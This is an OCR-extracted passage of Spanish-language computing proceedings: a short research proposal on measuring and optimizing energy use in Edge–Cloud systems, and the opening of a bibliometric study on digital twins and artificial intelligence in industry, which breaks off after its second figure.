[9] https://lainholding.com/calidad-del-agua-iot/: Control IoT de la Calidad del Agua, https://lain holding.com/calidad-del-agua-iot/, accessed Nov. 2022
[10] Kumari, M. and Dhawal, K.: Application of Artificial Intelligence (AI) in Animal Husbandry. Vigyan Varta 2(2), 27–29 (2021)
[11] LoRa Alliance: LoRa Alliance. Products. DL-ATM41, https://lora-alliance.org/?s=AT41, last access: Jul. 2024
[12] Maroto Molina, F. and Navarro García, J. and Príncipe Aguirre, K. and Gómez Maqueda, I. and Guerrero Ginel, J. E. and Garrido Varo, A. and Pérez Marín, D. C.: A Low-Cost IoT-Based System to Monitor the Location of a Whole Herd. Sensors 19(10) (2019), https://www.mdpi.com/1424-8220/19/10/2298
[13] Mekki, K., Bajic, E., Chaxel, F., Meyer, F.: A Comparative Study of LPWAN Technologies for Large-scale IoT Deployment. ICT Express 5(1), 1–7 (2019)
[14] Molina, S., Luque, E., Rexachs, D.: An expert system model for animal welfare for bovine cattle dehydration risk detection using precision livestock farming. In: Marx Gómez, J., Elikana Sam, A., Godfrey Nyambo, D. (eds.) Smart and Secure Embedded and Mobile Systems. pp. 241–250. Springer Nature Switzerland, Cham (2024)
[15] Ormaechea, S.G., Peri, P.L., Ceccaldi, E.: Uso Espacial de Vacunos Bajo Dos Tipos de Manejo Ganadero en Establecimientos con Bosque de Ñire (Nothofagus Antárctica). II Congreso Nacional de Sistemas Silvopastoriles. Area 1: SSP a Escalas de Paisaje y Región (2012)
[16] Ormaechea, S.G., Peri, P.L., Cipriotti, P.A., Anchorena, J.A., Huertas, L.: Uso de collares GPS para Evaluar la Preferencia de Ovinos por Diferentes Ambientes en Patagonia Sur. II Congreso Nacional de Sistemas Silvopastoriles. Area 4: SSP a Escalas de Paisaje y Región (2012)
[17] Ponce, M. and Vicari, C. and Faravelli, M. F. and Glauber, C. and Winter, N.: Manual de Bienestar Animal. Un Enfoque Práctico para el Buen Manejo de Especies Domésticas Durante su Tenencia, Producción, Concentración, Transporte y Faena. Versión 1. SENASA, Nicolás Winter edn. (October 2015)
[18] Vaca, C.: Cómo es y Cómo Funciona la Balanza Inteligente para Bovinos Desarrollada por el INTA (2021), https://agroverdad.com.ar/2021/04/como-es-y-como-funciona-la-balanza-inteligente-para-bovinos-desarrollada-por-el-inta, accessed Nov. 2022

Edge Computing vs Cloud Computing: Optimizando el Consumo energético

Armando De Giusti [(1)], Diego Montezanti [(1)], Santiago Medina [(1)], Leandro Libutti [(1)]

[1] Instituto de Investigación en Informática LIDI (III-LIDI),
Facultad de Informática, Universidad Nacional de La Plata – Comisión de Investigaciones Científicas de la Provincia de Buenos Aires

{degiusti,dmontezanti,
smedina,llibutti}@lidi.info.unlp.edu.ar

Resumen. En este artículo, se plantea una línea de investigación orientada a la optimización del consumo energético en sistemas distribuidos que incluyen una capa *Edge*, con capacidad de procesamiento local, vinculada con el *Cloud* donde se integra información ya procesada o se realiza cómputo de mayor complejidad. Debido al constante crecimiento de los sistemas de IoT basados en redes de sensores inalámbricas (WSN´s) conectadas con servidores en la nube, este problema es de gran actualidad. El trabajo analiza los principales factores que componen el consumo energético y su peso relativo, y define una primera métrica que permite predecir el consumo de estos sistemas, buscando su optimización. Por último, se discute brevemente el impacto del consumo de este tipo de sistemas en la huella de carbono.

Keywords: Edge Computing, Cloud Computing, IoT, Consumo Energético

1 Introducción

1.1 Importancia creciente de la computación en el borde (Edge Computing)

En los últimos años ha habido una expansión del empleo de las redes de sensores inalámbricas (*Wireless Sensor Networks* - WSN´s) en aplicaciones de IoT distribuidas. Estos nodos sensores, basados mayormente en microcontroladores, cuentan con una capacidad de procesamiento creciente, dando origen al paradigma denominado "computación en el borde" (*Edge Computing*) [1] [2] [3]. El campo de las aplicaciones va en aumento, abarcando desde la industria de procesos hasta las ciudades inteligentes, pasando por áreas como el agro, la salud o la educación [4] [5] [6]. Por otro lado, la incorporación de algoritmos inteligentes en la capa de *Edge* es una línea de investigación relevante en la actualidad [7] [8].

La expansión de los dispositivos de *Edge* se produce simultáneamente a la penetración de las comunicaciones 4G y 5G en la interconexión entre los nodos sensores y en el intercambio de datos con servidores cercanos (nivel *Fog*) o vinculados vía Internet (nivel *Cloud*). Todo esto tiene un impacto directo en la energía demandada por los niveles de *Edge*, de *Cloud* y por las comunicaciones entre ellos [9] [10] [11].

1.2 Escalabilidad de los sistemas de *Edge Computing*

Parte de la fundamentación para el fuerte crecimiento de los sistemas distribuidos de *Edge Computing* [11] se encuentra en el reporte de *Fortune Business Insights* [12], donde se indica que el mercado global relacionado con *Edge Computing* representó USD 15.96 billones en 2023, y se proyecta que crezca de USD 21.41 billones en 2024 a USD 216.76 billones en 2032, mostrando una tasa de crecimiento anual compuesto (CAGR) de 33.6% durante este período.
Según este reporte, los campos de aplicación del *Edge Computing* se pueden segmentar en:

- Aplicaciones IoT (28%)
- Monitoreo remoto (25%)
- Mantenimiento preventivo (22%)
- Robótica y Automatización (14%)
- Otras aplicaciones (Ciudades y Casas inteligentes, analítica de video, etc.) 12%

Una parte de la relevancia que ha cobrado la computación en el borde reside en el empleo de algoritmos de Inteligencia Artificial para predecir y mejorar el rendimiento de aplicaciones [13] [14]. Sin embargo, este crecimiento se refleja en el consumo energético, obligando a un esfuerzo por optimizar la distribución de procesamiento entre la capa *Edge* y la capa *Cloud*, así como también para reducir las comunicaciones entre ambos niveles y dentro del mismo nivel.

1.3 Consumo energético de Edge Computing en el área TICs

En la actualidad, entre el 8 % y el 10% del consumo energético global está asociado con las TICs (representando unos 2000 TWh). Este porcentaje viene creciendo en los últimos 10 años, duplicando el 4.5% que representaba en 2010 [15] [16].

Como se sugiere en la Figura 1, un factor importante en la demanda de energía viene dado por la combinación de *Edge Computing*, *Cloud Computing* y las comunicaciones entre ellas. Si se toman en cuenta únicamente las aplicaciones industriales, el consumo energético a nivel de *Edge* es cada vez más significativo, debido al crecimiento del número de sensores, su capacidad de procesamiento en tiempo real y sus constantes comunicaciones a través de la red. A esto se le agrega la necesidad de comunicar los procesadores de la capa *Edge* con los niveles superiores (servidores locales y/o el *Cloud*). Estas comunicaciones inciden significativamente en el consumo energético, debido a la transmisión y recepción permanentes de información, con el agregado de ciertos niveles de redundancia para corregir fallos o incrementar la seguridad de los datos [17].




Fig 1: Factores de consumo energético en el área TIC.

1.4 Consumo energético en los servidores de la capa *Cloud*

La eficacia en el uso de la energía (PUE: *Power Usage Effectiveness*) es una métrica que se utiliza para determinar la eficiencia energética de un centro de datos. El PUE se obtiene como el cociente entre la cantidad total de energía que ingresa a un centro de datos y la energía utilizada para que los equipos de TI que contiene realicen tareas en beneficio de las aplicaciones; como parte de la energía entrante se consume en (por ejemplo) mantenimiento del sistema, el PUE es siempre mayor a 1. En teoría, es posible obtener el PUE específico de una aplicación que se ejecuta en un servidor dedicado. Sin embargo, cuanto mayor es la complejidad del servidor/centro de datos, la determinación del PUE resulta más difícil debido a la gestión dinámica de recursos que puede hacer el sistema operativo.

El valor del PUE ha registrado una caída constante (acercándose a 1) durante la última década, lo cual indica que la energía se utiliza más eficientemente. Sin embargo, en términos absolutos el consumo general de los centros de datos ha aumentado de la mano de la expansión de las instalaciones. Uno de los aspectos que influye en el valor del PUE es el consumo energético "de base" que requieren los procesadores del servidor/centro de datos que no está siendo empleados en un momento determinado. La reducción de este consumo es un objetivo que se persigue mediante la optimización en la gestión de las máquinas virtuales que se activan/apagan en un servidor en la nube [16].

Informes recientes [16] indican que una gestión eficiente de los equipos existentes dentro de los centros de datos (incluyendo su reparación y actualización correcta y planificada), puede aumentar significativamente la eficiencia energética general de una instalación, con mejoras de hasta el 50%.

Por otra parte, se debe considerar el impacto de la fuente del suministro eléctrico de los centros de datos en las emisiones de gases de efecto invernadero (GEI), en particular CO_2. Por ejemplo, los centros de datos alimentados con energía hidroeléctrica o nuclear presentan emisiones de CO_2 de órdenes de magnitud menores de que las de instalaciones similares alimentadas con electricidad obtenida en base a combustibles fósiles [18].

2 Objetivos de Investigación

En el contexto descrito, esta línea propone los siguientes objetivos de investigación:

- Estudiar el consumo energético en sistemas distribuidos de tiempo real, en los que existe procesamiento a nivel *Edge* y a nivel *Cloud*, en la búsqueda del balance óptimo de la distribución del procesamiento desde el punto de vista energético. Como estudios preliminares, se han realizado algunos trabajos con pequeños sistemas de tiempo real, comunicados con la nube [17].
- Considerar la incidencia de las comunicaciones en el análisis el consumo energético. En particular, caracterizar el consumo en función del tráfico y de las tecnologías empleadas. En relación con esto, se ha estudiado el volumen de comunicaciones y cómo escala en función de la cantidad de sensores que se comunican en tiempo real. Además, se han considerado las ventajas y desventajas de utilizar una capa intermedia con servidores locales (*Fog*) para reducir el tráfico de datos a la nube [17].
- Définir una métrica integral, que extienda el PUE a sistemas con niveles de *Edge*, *Cloud* y comunicaciones entre ellos. Para cumplir con este importante objetivo central, se considera definir el valor de PUE-DS (PUE-*Distributed System*), relacionado con sistemas distribuidos de bajo acoplamiento como los conformados por redes de sensores locales, comunicaciones dentro de la red local, comunicaciones vía internet a la nube y procesamiento en el *Cloud*. Se busca optimizar la eficiencia del sistema integral, (PUE-DS con valor cercano a 1), pero a la vez minimizar el valor de energía consumida.
- Estimar la huella de carbono producida por el sistema integrado *Edge-Cloud*, mediante la consideración de datos técnicos sobre el origen del suministro eléctrico en cada nivel. Esto es posible si se conoce la fuente de suministro energético que alimenta cada nivel del sistema y los valores de emisiones de CO_2 asociados a cada clase de generación eléctrica.
- Esto es simple, cuando conocemos la fuente de generación energética que alimenta cada nivel del sistema Edge-Cloud y tiene diferencias significaticas según la contribución de CO2 de cada tipo de generación eléctrica.

3 Desarrollos/Experimentación a realizar

Para cumplir con los objetivos planteados, se propone llevar a cabo el siguiente trabajo experimental:

- Implementar casos concretos, como robots o pequeñas redes de sensores, que comunican la capa *Edge* con el *Cloud*, midiendo consumo eléctrico para diferentes esquemas de distribución de la carga de procesamiento entre ambas capas. Se ha avanzado en algunas de estas implementaciones en los últimos años [19].
- Medir el consumo representado por el flujo de paquetes de datos que se comunican entre las capas de *Edge* y *Cloud*.
- Estimar el consumo en la nube, en base al tiempo de procesamiento de la aplicación específica. En principio, se puede trabajar con un *Cloud* privado, para garantizar que el consumo proviene de un servidor conocidos que puede monitoreado con certeza.
- Validar la definición de la fórmula de PUE-DS, en base a las mediciones realizadas, y analizar la variación de la eficiencia energética en función de la distribución del procesamiento y del flujo de comunicaciones.
- Analizar el origen del suministro eléctrico en cada nivel, para obtener una estimación de la huella de carbono que produce el sistema integrado *Edge-Cloud* para diferentes aplicaciones.

4 Conclusiones

En los últimos años, se ha vuelto significativo el problema del consumo energético derivado del crecimiento de las aplicaciones TIC, en particular en sistemas distribuidos que utilizan la capa *Edge* para realizar procesamiento en tiempo real.

Este trabajo apunta a impulsar una línea de investigación (y posibles trabajos de Tesis de Postgrado) sobre esta temática, considerando especialmente su relevancia en el ámbito industrial en Argentina y en el mundo.

Se espera que la definición y las pruebas de una métrica de eficiencia energética para sistemas de este tipo produzcan como resultado directo la estimación de la huella de carbono que el sistema genera.

Referencias bibliográficas

1. P. Lea, “IoT and Edge Computing for Architects: Implementing edge and IoT systemsfrom sensors to clouds with communication systems, analytics, and security”. Packt Publishing, 2020.
2. P. Garcia Lopez et al. “Edge-centric computing: Vision and challenges,” SIGCOMM Comput. Commun. Rev., vol. 45, no. 5, pp. 37–42, Sep. 2015.
3. Ashkan Yousefpour, Caleb Fung, Tam Nguyen, Krishna Kadiyala, Fatemeh Jalali, Amirreza Niakanlahiji, Jian Kong, Jason P. Jue. “All one needs to know about fog computing and related edge computing paradigms: A complete survey” Journal of Systems Architecture, Volume 98, 2019, Pages 289-330, ISSN 1383-7621.
4. Keyan Cao, Yefan Liu, Gongjie Meng, Quimeng Sun “An Overview on Edge Computing Research” in IEEE Access, vol. 8, pp. 85714-85728, 2020
5. Abbas, Assad, Khan, Konal. “Edge Computing: Extending the Cloud to the Edge of theNetwork”. 2023. https://www.researchgate.net/publication/372826188

6. Jorge Pérez, Jessica Díaz, Javier Berrocal, Ramón López-Viana, Ángel González-Prieto. "Edge computing A grounded theory study" Springer. Computing (2022) 104:2711–2747 https://doi.org/10.1007/s00607-022-01104-2
7. Armando De Giusti et al " Arquitecturas Multiprocesador en HPC: Aspectos de Portabilidad, Resiliencia y Eficiencia Energética" Proceedings del XXVI Workshop de Investigadores en Ciencia de la Computación. Puerto Madryn. Argentina. Abril 2024.
8. Armando De Giusti et al "Procesamiento Distribuido: Cloud, Fog y Edge Computing. Aplicaciones en Tiempo Real". Proceedings del XXVI Workshop de Investigadores en Ciencia de la Computación. Puerto Madryn. Argentina. Abril 2024.
9. Zhike Lv, Wangxin Liu, Ting XuSalam Hamdan, Moussa Ayyash, Sufyan Almajali "Evaluating the impact of information and communication technology on renewable energy consumption: A spatial econometric approach" Elsevier. Renewable Energy. Volume 189, April 2022, Pages 1-12.
10. E. Gelenbe, J. Domanska, P. Fröhlich, M. P. Nowak and S. Nowak. "Self-Aware Networks that Optimize Security, QoS, and Energy" Proceedings of the IEEE, vol. 108, no. 7, pp. 1150-1167, July 2020.
11. Salam Hamdan, Moussa Ayyash, Sufyan Almajali "Edge-Computing Architectures for Internet of Things Applications: A Survey" Sensors 2020, 20(22), 6441; https://doi.org/10.3390/s20226441.
12. Edge Computing Market Size, Share & Industry Analysis, By Component (Hardware, Application/Software, Edge Cloud Infrastructure, Services, and Network), By Enterprise Type (Small & Medium Enterprises and Large Enterprises), By Application (IoT Applications, Robotics & Automation, Predictive Maintenance, Remote Monitoring, Smart Cities, and Others), By Industry (Manufacturing, Oil & Gas, BFSI, Healthcare, Retail, IT & Telecom, Automotive, and Others), and Regional Forecast, 2024 – 2032, Online: https://www.fortunebusinessinsights.com/edge-computing-market-103760
13. Bourechak , A.; Zedadra, O.; Kouahla, M.N.; Guerrieri, A.; Seridi, H.; Fortino, G. "At the Confluence of Artificial Intelligence and Edge Computing in IoT-Based Applications: A Review and New Perspectives." Sensors 2023, 23, 1639. https://doi.org/10.3390/s23031639
14. Haochen Hua, Yutong Li, TongheWang, Nanqing Dong,Wei Li, and Junwei Cao. "Edge Computing with Artificial Intelligence: A Machine Learning Perspective". ACM Comput. Surv. 55, 9, Article 184 (January 2023), 35 pages.
15. Armando De Giusti. "Descarbonización y cero emisiones en el área TIC" Revista INGENIUM – Mayo 2024 Pag. 61-73. Academia de Ingeniería de la Provincia de Bs. As.
16. International Council of Academis of Engineering and Technological Sciences (CAETs) "Towards Low-GHG Emissions From Energy Uses in selected Sectors" CAETs Report Jan. 2023. https://www.newcaets.org/statements-reports/caets-reports/
17. Medina, S., Montezanti, D., Gómez D'Orazio, L., Garay, F., De Giusti, A., & Naiouf, M. (2023, June). Distributed Architectures Based on Edge Computing, Fog Computing and End Devices: A Conceptual Review Incorporating Resilience Aspects. In Conference on Cloud Computing, Big Data & Emerging Topics (pp. 31-44). Cham: Springer Nature Switzerland.
18. G. Kamiya. "Data Centers and Data Transmission Networks" International EnergyAgency, Paris, June 2020 https://www.iea. org/reports/data-centers-and-data-transmission-networks.
19. Pi Puig, M., Paniego, J. M., Medina, S., Rodríguez Eguren, S., Libutti, L., Lanciotti, J. & De Giusti, L. (2019). Intelligent Distributed System for Energy Efficient Control. In Cloud Computing and Big Data: 7th Conference, JCC&BD 2019, La Plata, Buenos Aires, Argentina, June 24–28, 2019, Revised Selected Papers 7 (pp. 51-60). Springer International Publishing.

Gemelos digitales e Inteligencia Artificial en la industria de procesos. Un análisis bibliometrico

Federico Walas Mateo[1]; Armando De Giusti[2]

[1] *Universidad Nacional Arturo Jauretche (UNAJ), Buenos Aires, Argentina, fedewalas@gmail.com*

[2]III-LIDI, Facultad de Informática, Universidad Nacional de La Plata (UNLP), Argentina, *degiusti@lidi.info.unlp.edu.ar*

Abstract.
En el contexto de la digitalización industrial, el modelo Industria 5.0 incorpora los gemelos digitales como herramienta innovadora. Este estudio analiza el concepto de gemelos digitales y la incorporación de inteligencia artificial para conocer como estas soluciones contribuyen a llevar la inteligencia a los entornos industriales, y facilitar la evolución en el modelo Industria 5.0.
La digitalización en la industria permite que los productos y procesos conectados mejoren la productividad y la eficiencia de las personas, las plantas y los equipos. Los resultados de estas mejoras tienen impactos generalizados tanto en la economía como en el medio ambiente. A medida que los productos y procesos conectados generan datos, estos datos resultan una fuente fundamental para la toma de decisiones que den una ventaja competitiva, lo que plantea nuevos desafíos en los entornos industriales.
El artículo examina la tecnología de gemelos digitales, su integración con inteligencia artificial y la adopción de estos dispositivos en el marco de la Industria 5.0 o fabricación inteligente. El foco está en discutir sobre la contribución de los gemelos digitales para la optimización de los procesos industriales.
El artículo revisa artículos relevantes y realiza un análisis bibliométrico de temas clave relacionados con los gemelos digitales como una solución de valor agregado para la optimización de procesos dentro del paradigma de la Industria 5.0. Los principales hallazgos resaltan la creciente importancia de este tema desde 2017, con la incorporación de aspectos de IA a los modelos de Gemelos Digitales. El análisis se ha realizado sobre artículos publicados en la base de datos de acceso aberto DIMENSIONS.

Keywords: industria 5.0, Gemelo Digital, Inteligencia Artificial (IA), procesos industriales, optimización de procesos

1 Introducción

Este artículo está vinculado con un proyecto que se desarrolla entre la Universidad Autónoma de Barcelona (UAB) de España y grupos de investigación de la Universidad Nacional Arturo Jauretche (UNAJ), la Universidad Nacional de La Plata (UNLP) y la Universidad Nacional del Noroeste de la provincia de Buenos Aires (UNNOBA) de Argentina, así como la filial local de la empresa Siemens [1]. El foco de esta línea de

investigación y desarrollo está en el uso de nuevas tecnologías, en particular el desarrollo de gemelo digitales (GD) aplicables en la Industria, el sector agrícola y en temas de Gestión Sanitaria.

Este artículo comienza proponiendo el marco conceptual, luego establece los objetivos e hipótesis de la investigación, luego avanza a los hallazgos preliminares para profundizar en un análisis bibliométrico en torno a la idea de GD y la aplicación de inteligencia artificial (IA) para la optimización de procesos dentro de la empresa. el marco del modelo I5.0. Merediz-Solà & Bariviera [2] destacan la disciplina bibliométrica, que se está adoptando gracias al fácil acceso a artículos científicos compilados e indexados en enormes bases de datos, lo que permite medir diferentes hechos relacionados con temas de investigación, como número de autores, palabras clave, tema, citas, colaboración institucional, entre otros datos de investigación.

En este trabajo, metodológicamente el análisis bibliométrico consistió en un mapeo de datos tecnológicos que se realizó mediante un ejercicio sobre la base de datos indexada Dimensions [3]. Los resultados de la búsqueda se analizaron mediante indicadores bibliométricos para profundizar en el conocimiento del dominio de los GD y la IA aplicados en la industria.

Finalmente, la investigación se completó mediante el uso de la herramienta informática VOSviewer® 1.6.11 [4], para analizar los resultados y facilitar el acceso a las conclusiones y posibles futuras líneas de investigación que pueden ser planteadas a partir de los hallazgos generados en la búsqueda en la base de datos científica.

2 Marco conceptual

Previamente al trabajo bibliometrico se realizó una investigación bibliográfica sobre los temas en los que se centra este artículo. Para iniciar el desarrollo de este trabajo, se consideraron artículos con algunas ideas interesantes. Esta evidencia parece un buen punto de partida, para luego completar el trabajo con una investigación bibliométrica.
El primer artículo considerado en esta sección es [5] en el que los autores establecen que el concepto de GD se remonta al año 2003, introducido por M. Grieves como una herramienta para gestionar el ciclo de vida del producto. Según este artículo, los gemelos digitales son la columna vertebral del modelo Industria 4.0. Los autores describen esta solución desde tres aspectos: entidad física, entidad virtual y conexión de datos.
Aplicaciones industriales de GD para optimizar procesos se puede observar en varios artículos de diferentes maneras, [6], [7], [8], [9]. Estos artículos brindan algunas ideas para preparar la investigación bibliométrica sobre DT en industrias de procesos.
Yuchen et al. [6] observan que IIoT, DT y el progreso en las redes móviles están facilitando actualmente el desarrollo de CPPS descentralizados y autogestionados dentro de la industria. DT permite que las redes móviles proporcionen configuraciones adaptativas y dinámicas para CPPS cooperativos. Además, se puede lograr una cooperación confiable con blockchain. El documento presenta una solución en la que blockchain se utiliza para verificar y validar bloques recién agregados con el soporte de nodos validadores.

Aloqaily et al. [7] presentan una solución de control de calidad del producto mediante el desarrollo de un modelo de información GD basado en semántica del dispositivo terminal, el ajuste flexible y la configuración de parámetros del dispositivo terminal se realizan para satisfacer las demandas de producción y fabricación flexibles. Los autores señalan que la herramienta sugerida para inspeccionar la calidad del producto puede mejorar la utilización de los recursos de hardware y la eficiencia de la evaluación de la calidad del producto, al tiempo que reduce los gastos generales de implementación del sistema. Además, ofrece compatibilidad adaptable con variaciones de productos y diversos entornos industriales.

Según los autores [8], la tecnología GD aborda las necesidades del IIoT al permitir la simulación, el monitoreo y la optimización de dichos sistemas. En este artículo, se analiza la integración de la técnica de modelado formal, redes de Petri , dentro del contexto de las END para modelar IIoT, acercándose a las redes de Petri basadas en datos. Los resultados de la investigación demuestran la efectividad del modelo en la ejecución de escenarios hipotéticos basados en los parámetros operativos de la red para predecir la tasa de entrega de paquetes y permitir la detección de fallas en tiempo real.

Para avanzar en el marco conceptual se puede citar el trabajo [9], donde los autores afirman que las DT parecen ser habilitadores prometedores para replicar sistemas de producción en tiempo real y analizarlos. Un DT debe ser capaz de garantizar servicios bien definidos para respaldar diversas actividades como monitoreo, mantenimiento, gestión, optimización y seguridad. Los enfoques particulares de este trabajo son el grado de integración del DT propuesto con el control del sistema físico, en particular con los Sistemas de Ejecución de Manufactura (MES) cuando el sistema de producción se basa en la Pirámide de Automatización propuesta por la norma ISA 95.

Con respecto a la aplicación de inteligencia en entornos industriales, el trabajo [10] desarrolla casos de aplicación en industrias de procesos, que se consideran relevantes con respecto a la posibilidad de adopción de soluciones de inteligencia artificial, en particular a través de modelos de aprendizaje automático. En todos los casos buscaban la optimización de procesos industriales en el marco del paradigma de Industria 5.0. Los casos demuestran los beneficios de implementar soluciones que permiten generar inteligencia en los procesos industriales a partir del uso de los datos de los procesos, integrando soluciones de Internet Industrial de las Cosas con plataformas de inteligencia artificial y aprendizaje automático.

3 Desarrollo del análisis bibliometrico

Habiendo recopilado alguna evidencia sobre DT e inteligencia artificial en el entorno productivo, el objetivo es tener una comprensión más profunda del estado del arte de DT y su adopción en el sector industrial, y las oportunidades para agregar inteligencia a los sistemas de producción para optimizar y agregar. confiabilidad a su operación.

Otra observación que es objeto de este trabajo es lo que dice [11] sobre estudios que han demostrado que la digitalización de productos y servicios se ha convertido en una necesidad para un ecosistema industrial sólido. Sin embargo, estos requisitos y tecno-

logías avanzadas han hecho que los sistemas sean más complejos y han generado muchos otros desafíos, como la ciberseguridad, la confiabilidad, la integridad, etc. Estos son los principales obstáculos que deben superarse para el diseño y la implementación exitosos de fábricas inteligentes.

Este artículo tiene como objetivo tomar en consideración las cuestiones expuestas en los párrafos anteriores, en el marco de la adopción de DT en el entorno industrial para agregar valor a los datos en entornos de industrias de procesos.

La tarea de análisis bibliométrico comenzó con la definición de los criterios de búsqueda. Con el objetivo establecido se realizó una búsqueda en la base de datos Dimensions. Este repositorio científico fue seleccionado con la condición de que sea una de las bases de datos científicos más amplias, y su acceso es abierto. Por otro lado, teniendo en cuenta el estudio de un amplio espectro de artículos, se seleccionaron como palabras clave dentro de la búsqueda “Gemelo digital”, “inteligencia artificial”, e “industria de procesos”. La búsqueda trae todos los artículos cuyas palabras clave incluidas en el título o resumen y/o texto completo se combinaron utilizando los operadores booleanos "AND".

La consulta utilizada para la búsqueda fue la siguiente, considerando las palabras clave en inglés:

"Digital Twin" AND "Artificial intelligence" AND "industry"

Una vez concluida la búsqueda, los datos encontrados fueron exportados en un archivo CSV, para analizar los resultados en detalle. La exportación se realizó en dos formatos, el primero con la información relacionada con los datos bibliográficos completos, y luego otro archivo que contiene únicamente las palabras clave y los resúmenes de los artículos encontrados.

Posteriormente, el análisis se completó incorporando el archivo CSV de la base de datos DIMENSIONS a la herramienta de software VOSviewer® 1.6.11 para visualizar las palabras clave más relevantes y su agrupamiento [12].

4 Análisis de resultados

La búsqueda realizada con la metodología descrita en el apartado anterior se realizó el 22 de julio de 2024, obteniendo como resultado 996 artículos. El primer parámetro a estudiar es la evolución del número de documentos por año, que, como se muestra en la Figura 1, el interés por el tema ha ido creciendo desde 2017, cuando apareció el primer artículo sobre el tema analizado. Este indicador muestra que se trata de un tema bastante novedoso con mucho potencial de investigación académica y un interés creciente. Algo a destacar es que se asume que el descenso mostrado para el año 2024 puede asociarse a artículos que están en proceso de publicación.




Figura. 1. Evolución en el número de publicaciones sobre gemelos digitales e inteligencia artificial en la industria. Fuente: base de datos Dimensions.

Luego, se analizaron los autores relevantes en el tema con la herramienta de software VOSviewer® 1.6.11, a partir del archivo CSV obtenido de la base de datos Dimensions. A continuación, la Figura 2 muestra a los autores con más de 31 citas. En el vértice inferior derecho de la figura, se muestra una referencia a los colores de cada etiqueta, siendo amarillo para las publicaciones con 200 o más citas, y en el otro extremo el color azul señala los artículos con 50 o menos citas.

Los 2 autores y sus trabajos más citados son los [13], [14], ambos casos presentan relevamiento y análisis de tecnologías habilitadoras. Plantean la incorporación de Inteligencia Artificial como instancia superadora, pero sin dar mayores precisiones. Realizando un escaneo sobre los siguientes artículos con mayor numero de citas, resulta de interés el articulo más actual y con mayor número de citas, 263, el paper [15]. Este trabajo profundiza en temas de Inteligencia artificial detallando distintas metodologías de aplicación de aprendizaje automático para agregar inteligencia a los GD.




Figura. 2. Autores con mayor numero de citas según analisis realizado con herramienta Vosviewer.

